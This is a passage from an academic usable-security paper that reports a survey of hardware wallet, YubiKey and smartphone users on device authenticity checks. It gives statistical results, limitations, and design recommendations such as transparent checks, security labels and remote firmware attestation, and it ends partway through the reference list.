We pre-tested our survey design through a think-aloud study with seven participants (non-/tech-savvy users) to check the comprehension of technical terms (taken from the manufacturers' websites) and remove biased phrasing as far as possible. Additionally, we collected expert feedback from other researchers. Our main concern was to reduce social desirability biases, especially with respect to more security-aware participants. The survey was distributed in English and German; two independent translators revised the translations. To allow unaided answers, we provided "Others" options.

In order to eliminate re-submissions and automated submission, we performed technical measures and allowed only one submission per email/IP address and device. We are confident that none of our participants lied about the possession of a hardware wallet, YubiKey, or smartphone to unfairly obtain a price in our raffle, assuming that smartphones are common. Participants who owned neither of the three devices were immediately redirected to the SeBIS [25] questions. We implemented three exclusion criteria to ensure a reliable set of data and applied them in the following order:

- *Four open and two check-up questions* (re-phrasing earlier questions or providing invalid answer possibilities), which we manually checked for consistency and meaningfulness (21 participants were removed).
- *One attention check question* with shuffled answer options (58 participants were removed).
- *Completing of the questionnaire* was mandatory (six participants were removed).

In total, 279 participants took part in our survey. After applying our exclusion criteria, we reached a final sample of $n = 194$ for our analysis.

6.5 Data Analysis

Besides descriptive statistics, we also performed statistical tests. For closed-ended nominal scaled questions, we conducted pair-wise χ^2 tests between our three groups and interpreted the effect size Cramér's V [49]. In cases where the expected frequencies were smaller than 5, we additionally conducted a Fishers' Exact test. To counteract the multiple comparisons problem for multiple answer questions, we applied the Holm–Bonferroni correction [41]. For interval-scaled questions, we calculated the Pearson correlation coefficient ρ. We rejected the null-hypothesis of independence when p was smaller than .05 (95% confidence interval).

Regarding the open questions (qualitative data), two researchers independently coded the responses concerning (i) the improvement suggestions of authenticity checks, and (ii) the "other" answer option to closed-ended questions. We created a codebook, coded the entire data, and discussed conflicts until agreement was reached among the coders. Our inter-rater reliability $\alpha = .91$ (Krippendorff's Alpha value [54]) indicates a high level of agreement.

6.6 Ethical Considerations

Our ethical review board approved the study. Preserving the participants' privacy and limiting the collection of sensitive information as far as possible are fundamental principles. We assigned the study participants IDs to anonymously process their data. The collected email addresses from raffle participants were stored separately from the survey responses. All participants were informed about the data handling procedures and gave informed consent. The study strictly followed the EU's General Data Protection Regulation (GDPR).

6.7 Results

6.7.1 Device Usage (Q2, Q3, Q18)

We observed significant differences in the device usage across all groups ($\chi^2(\mathcal{YH}, \mathcal{YS}, \mathcal{HS}) : p < .02$) with high V for $\mathcal{HS}$ (.6) and $\mathcal{YS}$ (.42) and a medium V for $\mathcal{YH}$ (.28). Only 45% of $\mathcal{H}$ and 66% of $\mathcal{Y}$, but 98% of $\mathcal{S}$ use their devices regularly. We attribute this to the fact that smartphones are commonly used for everyday tasks and HSTs for security-related tasks only. Moreover, we explain the more frequent device usage of $\mathcal{Y}$ as opposed to $\mathcal{H}$ by the fact that authentication tasks are performed more often than cryptocurrency transactions.

Related to the usage context, we found significant differences with large V between $\mathcal{H}$ and the other two groups

($\chi^2(\mathcal{YH},\mathcal{HS})$: $p < .01, V > .39$ [large]). In contrast, no notable differences emerged between $\mathcal{Y}$ and $\mathcal{S}$. The majority of $\mathcal{Y}$ and $\mathcal{S}$ reported to use their devices in both their private and professional life ($\mathcal{Y}$:50%, $\mathcal{S}$:47%), followed by exclusively private ($\mathcal{Y}$:39%, $\mathcal{S}$:48%) or professional usage ($\mathcal{Y}$:10%, $\mathcal{S}$:5%). In comparison, 85% of $\mathcal{H}$ stated to use their HST only for private purposes with much lower percentages for private and professional (11%) or only professional usage (3%).

6.7.2 Trust Factors (Q4/a, Q17)

The upper part of Table 3 shows whether our participants trusted their devices' genuineness when receiving them. Most of $\mathcal{H}$ and $\mathcal{S}$ stated that they did, whereas $\mathcal{Y}$ were more sceptical and often reported a lack of knowledge ($\chi^2(\mathcal{YH})$: $p < .03$, $V > .19$ [small]; $\chi^2(\mathcal{YS})$: $p < .03, V > .22$ [medium]). We assume this difference might be due to recent media reports on flawed or counterfeit YubiKeys [16, 97].

The lower part of Table 3 describes which factors influenced the participants' trust in the genuineness of their devices when they received them. Generally, the majority of all groups reported a high influence of the packaging characteristics on their trust, except for holographic stickers which mostly did not affect their perception of device genuineness. There were significant differences in trust in the vendors' name and logo between $\mathcal{H}$ and $\mathcal{S}$ ($\chi^2(\mathcal{HS}) : p < .01, V = .29$ [small]) and noticeable although insignificant differences between $\mathcal{Y}$ and $\mathcal{S}$. Moreover, significant differences emerged in regards to high-quality packaging between $\mathcal{Y}$ and $\mathcal{S}$ ($\chi^2(\mathcal{YS}) : p < .01$, $V = .3$ [medium]). This shows that HST users are more skeptical about these packaging characteristics than $\mathcal{S}$.

An undamaged product increased the trust of the majority of all groups with no significant differences across them. In contrast, less than half of the participants found it important that their device was not put into operation with significant differences between $\mathcal{Y}$ and $\mathcal{H}$ ($\chi^2(\mathcal{YH}) : p < .01, V = .25$ [small]). The higher numbers for $\mathcal{H}$ can be explained with reports on attacks utilizing pre-initialized hardware wallets [98]. The majority of participants trust the manufacturer. Although not significant, the opinion of other people is more important for HST users than for $\mathcal{S}$.

6.7.3 Performed Authenticity Checks (Q5)

After receiving their devices, $\mathcal{H}$ performed the most and $\mathcal{S}$ the least authenticity checks (see Figure 2). We attribute these low $\mathcal{S}$ numbers to a lacking "authenticity check culture" in the smartphone world, as smartphones are not solely designed for security purposes. Most smartphone manufacturers do not offer any form of authenticity checks. Furthermore, we explain the fact that $\mathcal{H}$ are more willing to perform authenticity checks than $\mathcal{Y}$ with potentially highly valuable monetary assets stored on $\mathcal{H}$ tokens.

More $\mathcal{H}$ than $\mathcal{S}$ compared the outside of their devices with reference pictures ($\chi^2(\mathcal{HS}) : p < .01, V = .33$ [medium]). Moreover, HST users performed checks on the manufacturers websites more often than $\mathcal{S}$ ($\chi^2(\mathcal{HS}) : p < .01, V = .54$ [large], $\chi^2(\mathcal{YS}) : p < .01, V = .42$ [medium]). $\mathcal{H}$ conducted the most software signature checks with significant differences to $\mathcal{S}$ ($\chi^2(\mathcal{HS}) : p < .01, V = .36$ [medium]).

Table 3: Trust Factors of Token Genuineness (Selection)

			$\mathcal{H}$	$\mathcal{Y}$	$\mathcal{S}$
Genuine		Yes	95%	82%	93%
		No	0%	0%	3%
		I don't know	5%	17%	5%
Trust Factors	Packaging	not damaged/opened	74%	65%	77%
		vendors name/logo displayed	45%	56%	75%
		high quality	47%	33%	64%
		holographic sticker	33%	31%	34%
	Product	not damaged	65%	70%	79%
		has not been put into operation	40%	12%	36%
		looked genuine	66%	73%	83%
	Trusted	manufacturer	73%	61%	61%
		other people's opinion	63%	68%	50%

Groups: Hardware Wallet ($\mathcal{H}$), YubiKey ($\mathcal{Y}$), and Smartphone users ($\mathcal{S}$). For the trust factors, multiple answers were possible.

A significantly higher percentage of $\mathcal{Y}$ than $\mathcal{H}$ reported to not have performed any authenticity check at all ($\chi^2(\mathcal{HY}) : p < .01, V = .30$ [medium]). Since YubiKeys cannot be opened, $\mathcal{Y}$ did not inspect their device's interior (check-up question: $\chi^2(\mathcal{HY}) : p < .01, V = .28$ [small], $\chi^2(\mathcal{HS}) : p < .01, V = .28$ [small]). We did not specifically ask $\mathcal{H}$ about their hardware wallet model, but about the manufacturer and the year of purchase. Based on this information, we estimate that more than 50% of $\mathcal{H}$'s hardware wallets can be opened. However, less than half of those performed this check. Two participants explicitly stated they were afraid to damage the case.

6.7.4 Manual and Automatic Checks (Q8, 10, 15, 16)

About half of HST owners ($\mathcal{Y}$:41%, $\mathcal{H}$:51%) and 3% of $\mathcal{S}$ reported that they performed manual checks, which is in line with their answers to Q5 (see Section 6.7.3). We asked our participants whether authenticity check instructions were provided by the manufacturers and found significant differences in their answers ($\chi^2(\mathcal{YH},\mathcal{YS},\mathcal{HS})$: $p < .01, V > .35$ [large]). 72% of $\mathcal{H}$, but only 30% of $\mathcal{Y}$ and 6% of $\mathcal{S}$ stated that




Figure 2: Performed Authenticity Checks (Self-Reported)

Table 4: Perceived Security of Authenticity Checks (Selection)

		not swapped	no SW altered	no HW manipulated	no HW added	none	I don't know
Holographic sticker	$\mathcal{H}$	31%	23%	26%	19%	**39%**	3%
	$\mathcal{Y}$	39%	9%	26%	17%	**45%**	6%
	$\mathcal{S}$	**36%**	17%	24%	17%	24%	20%
Interior inspection	$\mathcal{H}$	**34%**	5%	19%	**34%**	24%	32%
	$\mathcal{Y}$	14%	3%	12%	9%	29%	**43%**
	$\mathcal{S}$	**27%**	5%	24%	**27%**	18%	**26%**
Automatic checks	$\mathcal{H}$	49%	**74%**	38%	22%	2%	0%
	$\mathcal{Y}$	54%	**89%**	11%	0%	0%	0%
	$\mathcal{S}$	**31%**	17%	9%	17%	6%	5%
Manual checks	$\mathcal{H}$	32%	**56%**	41%	22%	2%	0%
	$\mathcal{Y}$	33%	**48%**	33%	30%	3%	0%
	$\mathcal{S}$	–	–	–	–	–	–
Signature or hash check	$\mathcal{H}$	24%	**82%**	17%	13%	2%	8%
	$\mathcal{Y}$	21%	**75%**	15%	12%	3%	5%
	$\mathcal{S}$	27%	**65%**	17%	11%	6%	17%
Single-piece cast	$\mathcal{H}$	8%	5%	**29%**	**31%**	**32%**	23%
	$\mathcal{Y}$	9%	6%	**41%**	**41%**	33%	11%
	$\mathcal{S}$	–	–	–	–	–	–

Hardware wallet ($\mathcal{H}$), YubiKey ($\mathcal{Y}$), and Smartphone users ($\mathcal{S}$).
– Manual checks and single piece casts are mostly not applicable for $\mathcal{S}$

instructions were provided. From those participants who answered to Q15 with "yes" (a prerequisite for answering Q16), the majority ($\mathcal{H}$:80%, $\mathcal{Y}$:70%) thinks that they have carried out all provided checks. Thereby, we observed no significant differences between $\mathcal{Y}$ and $\mathcal{H}$ ($\chi^2(\mathcal{YH}) : p > .08, V = .35$ [large]). The answers of $\mathcal{S}$ to Q15 can be neglected, since only four participants of $\mathcal{S}$ answered that their manufacturer-provided information on manual authenticity checks and, hence, reached this question.

Our results show significant differences between all groups in their assessment of whether automatic authenticity checks are performed by their devices ($\chi^2(\mathcal{YH}, \mathcal{YS}, \mathcal{HS}) : p < .02, V > 0.24$ [medium]). 76% of $\mathcal{H}$ were confident that automatic checks are implemented in contrast to 14% of $\mathcal{Y}$ and 21% of $\mathcal{S}$. Some stated that they do not know whether any checks were carried out ($\mathcal{H}$:13%, $\mathcal{Y}$:29%, $\mathcal{S}$:45%), which indicates a lack of information material as the automatism might conceal this method's existence.

6.7.5 Perceived Security (Q6, Q7, Q9, Q11, Q12, Q13)

We asked our participants about their perceived effectiveness of authenticity checks in relation to attack vectors (Table 4).

Holographic Stickers: Their ineffectiveness, as found in the market review, was perceived as such by about two-fifths of HST users. Half of them mistakenly stated that these stickers prevent token replication or hardware/software modifications. In contrast, $\mathcal{S}$ mainly reported prevention against swapping devices, and only a fourth of them attributed no effectiveness to the stickers. A higher percentage of $\mathcal{S}$ than HST users reported a lack of knowledge with significant differences between $\mathcal{S}$ and $\mathcal{H}$ ($\chi^2(\mathcal{HS}) : p < .01, V = .25$ [small]).

Interior Inspection: The majority of $\mathcal{Y}$ reported a lack of knowledge on its effects, which we attribute to the single-piece cast of YubiKeys that prevent interior inspection. This led to significant differences between $\mathcal{Y}$ and $\mathcal{H}$ for added hardware ($\chi^2(\mathcal{YH}) : p < .04, V = .30$ [medium]) and noticeable although not significant differences for swapped devices. In fact, both attacks are made more difficult through interior inspection. A large fraction of $\mathcal{H}$ reported a lack of knowledge or ineffectiveness of the method, which suggests missing information material. Two $\mathcal{H}$ participants reported that they refrained from opening their token out of fear of damaging it.


Automatic Checks: Large fractions of $\mathcal{H}$ and $\mathcal{Y}$ indicated that automatic checks prevent software modification, which is correct (see Table 1). About one-third of $\mathcal{S}$ and about half of $\mathcal{Y}$ and $\mathcal{H}$ thought that automatic checks prevent token replication. This is partly true if remote firmware attestation is implemented, which can complicate token replication. Moreover, many $\mathcal{H}$ and some $\mathcal{Y}$ stated that automatic checks would prevent hardware modifications or added hardware, which is incorrect. These results show that the benefits of automatic checks are not clearly communicated to (HST) users.

Manual Checks: $\mathcal{Y}$ and $\mathcal{H}$ stated that manual checks mainly prevent software modification, followed by hardware manipulation, token replication, and additional hardware. For $\mathcal{S}$, not enough participants reported having performed these checks in order to draw statistically significant conclusions. Depending on the manual checks offered, these can indeed prevent software modification (manual firmware load, firmware attestation) or token replication (key attestation). However, manual authenticity checks cannot protect against added hardware or IC modifications. From these results, we derive that HST users do not have a clear idea of the security benefits offered by manual checks. This is also emphasized by the results of Q16a where HST users stated that they did not know which authenticity checks existed and were not sure whether these methods are suitable to ensure genuineness. Although manual and automatic checks can offer equal protection, our participants trusted the automatic checks more. This indicates that especially the benefits of manual checks are not sufficiently conveyed to them.

Signature or Hash Check: The majority of all groups correctly reported that this check prevents software modification, with no significant differences across groups. Nevertheless, many participants (additionally) incorrectly stated that it would protect against swapped devices, hardware implants or modification. Participants of all groups assessed the benefits of automatic/manual software checks differently in comparison to signature/hash verification—although they are actually similar—and assumed a connection between software checks and hardware authenticity.

Single-Piece Cast: Although some participants correctly stated that single-piece casts could prevent (or complicate)

Table 5: Perceived vs. Actual Effectiveness of Attestation



[1] Benefits need to be better explained to customers.

hardware implants/modification (see Table 1), a third reported that they do not have any benefit. Generally, $\mathcal{Y}$ rated the benefits higher than $\mathcal{H}$ with significant differences for adding hardware $\chi^2(\mathcal{Y}\mathcal{H}) : p < .01, V = .42$ [medium]). We assume this is the case because hardware wallets are not cast in one piece. However, our findings show that also $\mathcal{Y}$ underestimate the security benefits offered by single-piece casts.

6.7.6 Perceived Likelihood of Attacks (Q14)

In order to determine whether our participants feel the need for authenticity checks, we asked how they perceive the likelihood of different attacks (see Appendix 3). All groups consider the presented attack vectors as unlikely. For the extraction of valuable information, we observed slightly higher percentages of "very likely" answers, which we attribute to frequent media reports on such attacks [24, 74].

6.7.7 Security Awareness (Q23)

Based on nine questions from the Security Behavior Intentions Scale (SeBIS) by Egelman and Peer [25], we conclude that our sample is more security-conscious (score: $\mu > 4.1$, $\sigma = 1.1$) than their sample. The SeBIS answers of $\mathcal{Y}$ and $\mathcal{H}$ correlate strongly with each other ($\rho_{\mathcal{H}\mathcal{Y}} > .97$, $p < .02$) and less with $\mathcal{S}$ ($\rho_{\mathcal{H}\mathcal{S}} \approx .91$, $\rho_{\mathcal{Y}\mathcal{S}} \approx .9$, $p < .04$) as our $\mathcal{S}$ group is slightly less security-savy.

We found no statistical significance for a correlation between the participants' SeBIS score and correct or incorrect assessments of the authenticity checks. This might be due to the fact that our participants' SeBIS answers are very homogeneous, and most of them are in the upper third of the SeBIS.

6.8 Limitations

Our recruitment methods allowed us to collect a representative sample from the IT industry and Bitcoin community (see Section 6.3), which is skewed towards male and tech-savvy participants. Due to the lack of available data regarding the overall population of hardware wallet and YubiKey users, we cannot conclude whether our sample is representative of these two groups with respect to demographics. Moreover, no expressive evaluation of cultural differences can be made as our sample is biased towards residents of industrial countries. As the survey was conducted either in English (87%) or German (13%), people speaking other native languages and/or having no or weak English or German skills were potentially excluded. Furthermore, if longer periods of time have passed between HST purchase and taking part in the study, this may have influenced how accurately the participants recalled the authenticity checks.

7 Discussion

In this section, we connect the results from the survey and the market review and provide seven actionable recommendations for a secure and user-friendly design of HST authenticity checks (answering *RQ3*). Table 5 compares the effectiveness of attestation methods as assessed in the market review with user perceptions. Darker shades of red indicate methods that users perceive as effective, while lighter shades indicate perceived ineffectiveness. These colors visualize trends based on the HST users' responses to whether the described method prevents certain attacks (Q4a, Q6, Q7, Q9, Q11–Q13). The effectiveness of some methods is correctly perceived, while that of others is severely over-estimated, severely under-estimated, or slightly over-estimated (see the following subsections). Our *survey* showed that these gaps between perceived and actual security of HST authenticity checks are caused by a lack of information and transparency. Our *market review* also revealed that many manufacturers do not implement sufficient and/or transparent authenticity checks. We found that no single check and no currently implemented combination of checks can adequately protect against the multitude of attack vectors described in this paper. In order to maximize the security and usability of HST attestation, we suggest (i) a **user-centered transparent design** combined with (ii) **secure CPUs or elements**, (iii) **remote firmware attestation**, and (iv) **collaborative protocols** [19].

7.1 User-centered Design

To close the gap between the perceived and actual security of authenticity checks, we propose to visualize the availability and results of authenticity checks (incl. information material) and provide standardized labels.

7.1.1 Transparent authenticity checks

In line with Distler et al. [22], Fahl et al. [29], Mathiasen et al. [69], and Mai et al. [67], we argue that security mechanisms should not be completely hidden from users since transparency of these mechanisms is crucial for perceived and actual security. In order to understand security characteristics

and build up trust, authenticity checks should be visible to users by adapting the UI of HSTs. Rode et al. [90] showed that visualizations of system aspects can help people understand a system's security and incorporate it into their actions. They suggest not to overwhelm users with complexity but dynamically visualize system aspects as a GUI's temporal response. For HSTs, this could be achieved by spinners, check-marks, or warnings that explain the process and results of authenticity checks. The effectiveness of security warnings was demonstrated by Akhawe et al. [4] who also recommended that security information should be communicated to users.

Our market review found a lack of accessible information on implemented authenticity checks, which was confirmed by our survey. Our survey also indicates that users can be effectively reached via online or offline information.

Recommendation 1: *The existence and results of authenticity checks should be visualized to users (e.g., through spinners, check-marks, or warnings) following the respective design literature [100, 102, 112]. Easily accessible descriptions of authenticity checks should be provided online and offline.*

7.1.2 Security Labels

To avoid overwhelming users with complex information, security labels similar to the European Union energy label [15], with equivalent grades from *A* (most secure) to *G* (least secure), should be introduced. Clear guidelines for manufacturers on how to achieve a specific grade should be provided. Such labels could encourage manufacturers to implement high-quality and secure authenticity checks by giving them a competitive advantage. Our evaluation framework (attack vectors) and recommendations provide a basis for constructing such labels and to certify the implementation of secure HST design rules.

Available independent certifications, such as NIST FIPS 140-2 [77], were explicitly designed for cryptographic modules in governmental use. They are not easily understandable for end users and do not cover attestation mechanisms. To obtain such a certificate, third-party laboratories have to conduct costly tests. Such certificates should be taken into account when creating user-friendly HST security labels.

Recommendation 2: *Self-explanatory security labels should be placed on the HSTs to facilitate purchase decisions.*

7.2 Secure CPU or Secure Elements

Protecting the key material in trustworthy hardware is paramount for HSTs. The effectiveness of many software methods (including local/remote software attestation and key attestation) is dramatically increased when implemented on a side-channel-hardened circuitry (see Section 5.2.3). Nevertheless, only six out of the nine tested devices use secure CPUs or secure elements. We think this is due to additional costs and effort during design and production. In general, secure CPUs and secure elements do not require user interaction. However, in our survey, we found that their effectiveness is incorrectly assessed by the majority of the users as their existence and benefits are not transparent. Hence, secure elements/CPUs cannot affect users' trust.

Recommendation 3: *HSTs should deploy a secure element or secure CPU that contains critical operations and data and checks the firmware in a secure boot setup. Authenticity checks should be visible, and security labels should verify their existence (see Section 7.1).*

7.3 Remote Firmware Attestation

Remote attestation (currently only implemented in two of the tested devices) is more effective than local methods. Our survey showed that the effectiveness of local and remote firmware attestation is assessed correctly (see Table 5). However, we also found that many users are not aware of these methods. Hence, they do not increase the users' trust in their devices.

Recommendation 4: *Methods for remote firmware attestation should be implemented. These methods should be made visible to users (see Section 7.1).*

7.4 Collaborative Protocols

In-protocol secret leakage and weak or pre-loaded keys on HSTs can be prevented with collaborative protocols. To date, no off-the-shelf HST implements this approach. Thereby, the single point of computation at the HST is removed and distributed equally between the HST and the browser. The key and signatures are generated during their interaction; thereby, the browser can enforce the HST's correct behavior without learning the secret. If one of the parties produces attacker-impacted results, the other one will detect that.

Dauterman et al. [19] recently showed that collaborative key and signature generation is feasible for U2F tokens. It is not straightforward to apply such protocols to hardware wallets, as confirmed by one manufacturer. Hardware wallets commonly use BIP32 (a standard for hierarchical deterministic wallets) [58, 111] which does not support collaborative and verifiable key generation building on verifiable identity families (VIFs). Upgrading hardware wallets to use such protocols would force users to distinguish between BIP32 and upgraded wallets, given that the key schemes are different.

Collaborative protocols have no immediate usability issues since the execution is hidden from the users. However, secrets can still be leaked out-of-band or via the USB interface, and ransom attacks are still feasible.

Recommendation 5: *U2F tokens should implement collaborative protocols for key and signature generation. Other token families should consider a long-term switch. Self-explanatory labels and sufficient information material (see Section 7.1) should be used to inform users about implemented methods and achieved security benefits.*

7.5 Manual vs. Automated Checks

Our survey shows that many HST users are not aware of the performed automatic checks or underestimate their effectiveness (key attestation) due to a lack of visibility and

information. Our market review and survey revealed that manual authenticity checks are often too complicated or time-consuming for users and, moreover, are not sufficiently advertised by manufacturers (e.g., command-line checks). Hence, they are only performed by half of $\mathcal{H}$ and less than half of $\mathcal{Y}$. We found that many users are eager to compare the packaging or the product with reference pictures, but felt let down by manufacturers who only provided insufficient material.

Recommendation 6: *HSTs should implement automated but transparent authenticity checks (see Section 7.1). If manual methods are used, they should be a mandatory part of the initialization process. Moreover, all methods should be easily visible and explained on the manufacturers' websites.*

7.6 Openable Devices vs. Single-Piece Casts

Token manufacturers use two mutually exclusive approaches: (i) easily openable HSTs for visual inspection of the interior, or (ii) unopenable HSTs with integrated electronics or a single-piece cast. Both approaches are double-edged swords:

Our market review shows that easily *openable devices* provide quick access to users and attackers alike. However, our survey also revealed that users rarely open and visually inspect their HST. A possible remedy would be an application that automatically compares pictures of the devices' inside to reference pictures. Still, verifying the genuineness of such an application would pose a new and complex challenge.

On the other hand, users can easily inspect the state of *single-piece cast* devices, which provides some level of security assertion. The inside cannot be seen; therefore, an attacker needs to create a similar-looking outer appearance of the product (see Section 5.2.2). Our survey showed that users incorrectly rate the security benefits of single-piece cast devices rather low. Manufacturers could experiment with see-through molded devices; the Ledger Nano S series already offers transparent cases. However, it is also openable, thus diminishing the security intent of the transparent case.

Recommendation 7*: If manual inspection of the hardware is required, it should be tightly integrated into the initialization process. If single-piece casts are used, their security properties should be clearly communicated to the user (Section 7.1).*

7.7 Security Theater

Security theater [96] describes actions aiming at creating a sense of security although they are not (or only marginally) effective. In our market review, we could verify that although holographic stickers are frequently used, they are ineffective against all attack vectors presented in this work. Our survey confirms that, depending on the target audience, many customers understood the insignificance of holographic stickers, while others assumed that they offer a level of protection. Along these lines, e.g., Ledger claims not to use anti-tampering seals (or holographic seals) since they give users a false sense of security [57].

We also found that it is common practice to utilize tamper-evident packaging, although this is less effective than other approaches. Our survey suggests that packaging profoundly influences the users' trust. We recognize that this method might be useful to increase people's trust in their HST. However, we argue that such an approach on its own is unrewarding in the long-term.

Recommendation 8: *Authenticity checks that give users a false feeling of security while only being marginally (or not) effective should be disestablished.*

8 Conclusion

Our findings show that technical and usability issues of authenticity checks in widely used HSTs undermine the security benefits these tokens are supposed to provide. We performed a market review of state-of-the-art HSTs and a large-scale survey to assess users' perceptions and usage of authenticity checks. Our results suggest that commonly used authenticity checks—even the best-case implementations—are not sufficient to defeat distribution attacks. Moreover, users cannot make informed trust decisions based on the deployed methods as their existence and benefits are often hidden. Thus, users currently base their trust decisions to a large extent on visual but ineffective features such as packaging.

Based on our findings, we suggest a multi-faceted approach maximizing security through automation and user engagement. We propose more transparency for users, secure elements/CPUs, and collaborative protocols for practical improvement.

As future work, further usability studies will be required to determine these suggestions' actual effectiveness and efficiency. For instance, lab studies could be conducted in which counterfeit/modified HSTs, with and without our recommended improvements, are provided to users in order to assess how well they can detect attacks, and how much of a difference can be achieved through our suggestions. We furthermore aim at developing a standardized procedure, including security labels which help users to judge HST genuineness based on the implemented authenticity checks. We will use participatory design studies to investigate how security guarantees can be visualized and made transparent to users. We also plan to examine novel attestation methods (e.g., transparent molded enclosures) via user experiments. Researchers should also study how collaborative protocols and currently not implemented hardware tampering prevention approaches (e.g., sensors, hardware metering) can be applied to HSTs.

We propose to include prospective users in the design process of HSTs to determine a threshold for user engagement and obfuscation. Our work strongly suggests that the research community, together with token manufacturers, needs to assess and develop secure yet comprehensible authenticity checks for HSTs.

Acknowledgements

We thank the anonymous reviewers, our shepherd Blase Ur as well as Michael Schwarz, Christian Kudera, Manuel Wiesinger, and Sven Bugiel for their valuable feedback on our work. This material is based upon work partially supported by the Austrian Research Promotion Agency's (FFG) *Industry-related Dissertation* funding program and the United States Office of Naval Research (ONR) under contract N00014-17-1-2782. We also gratefully acknowledge an ENDEAVOR award from the Donald Bren School of Information and Computer Sciences at UC Irvine. SBA Research (SBA-K1) is a COMET Centre within the framework of COMET – Competence Centers for Excellent Technologies Programme and funded by BMK, BMDW, and the province of Vienna. The COMET Programme is managed by FFG.

References

[1] Auxiliary material to "On the usability of authenticity checks for hardware security tokens" paper. https://github.com/adriandab/usec-hwtoken.

[2] C. Z. Acemyan, P. Kortum, J. Xiong, and D. S. Wallach. 2FA Might Be Secure, But It's Not Usable: A Summative Usability Assessment of Google's Two-factor Authentication (2FA) Methods. In *The Human Factors and Ergonomics Society Annual Meeting*, 2018.

[3] D. Agrawal, S. Baktir, D. Karakoyunlu, P. Rohatgi, and B. Sunar. Trojan detection using IC fingerprinting. In *IEEE Symposium on Security and Privacy*, 2007.

[4] D. Akhawe and A. P. Felt. Alice in warningland: A large-scale field study of browser security warning effectiveness. In *USENIX Security Symposium*, 2013.

[5] R. Anderson. *Security engineering: A Guide to Building Dependable Distributed Systems*. 2008. ISBN 978-0470068526.

[6] F. Armknecht, A.-R. Sadeghi, S. Schulz, and C. Wachsmann. A Security Framework for the Analysis and Design of Software Attestation. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 1–12, 2013.

[7] A. Baumgarten, M. Steffen, M. Clausman, and J. Zambreno. A case study in hardware trojan design and implementation. *International Journal of Information Security*, 10(1), 2011.

[8] S. Bhunia and M. Tehranipoor. *Hardware Security: A Hands-on Learning Approach*. Morgan Kaufmann, 2018. ISBN 978-0128124772.

[9] J. Bohr and M. Bashir. Who uses Bitcoin? An exploration of the Bitcoin community. In *IEEE International Conference on Privacy, Security and Trust (PST)*, 2014.

[10] J. Bonneau, C. Herley, P. C. Van Oorschot, and F. Stajano. The quest to replace passwords: A framework for comparative evaluation of web authentication schemes. In *IEEE Symposium on Security and Privacy*, 2012.

[11] M. Brengel and C. Rossow. Identifying key leakage of Bitcoin users. In *International Symposium on Research in Attacks, Intrusions, and Defenses (RAID)*, 2018.

[12] L. Champine. A Ransom Attack on Hardware Wallets, 2019. https://blog.sia.tech/534c075b3a92, accessed: 2020-06-17.

[13] Y.-S. Choi, Y.-J. Jeon, and S.-H. Park. A study on sensor nodes attestation protocol in a wireless sensor network. In *International Conference on Advanced Communication Technology*, 2010.

[14] S. Ciolino, S. Parkin, and P. Dunphy. Of two minds about two-factor: Understanding everyday FIDO U2F usability through device comparison and experience sampling. In *Symposium on Usable Privacy and Security (SOUPS)*, 2019.

[15] E. Commission. About the energy label and ecodesign. https://ec.europa.eu/info/energy-climate-change-environment/standards-tools-and-labels/products-labelling-rules-and-requirements/energy-label-and-ecodesign/about_en, accessed: 2020-06-07.

[16] J. Cox. Hackers Show Proofs of Concept to Beat Hardware-Based 2FA, 2014. https://www.vice.com/en_us/article/8xazek/hackers-show-proof-of-concepts-to-beat-hardware-based-2FA, accessed: 2020-06-10.

[17] A. Dabrowski, H. Hobel, J. Ullrich, K. Krombholz, and E. Weippl. Towards a hardware trojan detection cycle. In *International Workshop on Emerging Cyberthreats and Countermeasures, ECTCM*, 2014.

[18] S. Das, A. Dingman, and L. J. Camp. Why Johnny Doesn't Use Two Factor A Two-Phase Usability Study of the FIDO U2F Security Key. In *International Conference on Financial Cryptography and Data Security*, 2018.

[19] E. Dauterman, H. Corrigan-Gibbs, D. Mazières, D. Boneh, and D. Rizzo. True2F: Backdoor-resistant authentication tokens. In *IEEE Symposium on Security and Privacy*, 2019.

[20] S. Dechand, D. Schürmann, K. Busse, Y. Acar, S. Fahl, and M. Smith. An empirical study of textual key-fingerprint representations. In *USENIX Security Symposium*, 2016.

[21] E. Deutskens, K. De Ruyter, M. Wetzels, and P. Oosterveld. Response rate and response quality of internet-based surveys: An experimental study. *Marketing letters*, 15(1), 2004.

[22] V. Distler, M.-L. Zollinger, C. Lallemand, P. B. Roenne, P. Y. A. Ryan, and V. Koenig. Security - Visible, Yet Unseen? In *ACM Conference on Human Factors in Computing Systems*, 2019.

[23] Q. Dong and G. Xiao. A subliminal-free variant

of ECDSA using interactive protocol. In *International Conference on E-Product E-Service and E-Entertainment*, 2010.

[24] A. Drozhzhin. How to hack a hardware cryptocurrency wallet. https://www.kaspersky.co.uk/blog/hardware-wallets-hacked/15154/, accessed: 2020-06-17.

[25] S. Egelman and E. Peer. Scaling the Security Wall: Developing a Security Behavior Intentions Scale (SeBIS). In *ACM Conference on Human Factors in Computing Systems*, 2015.

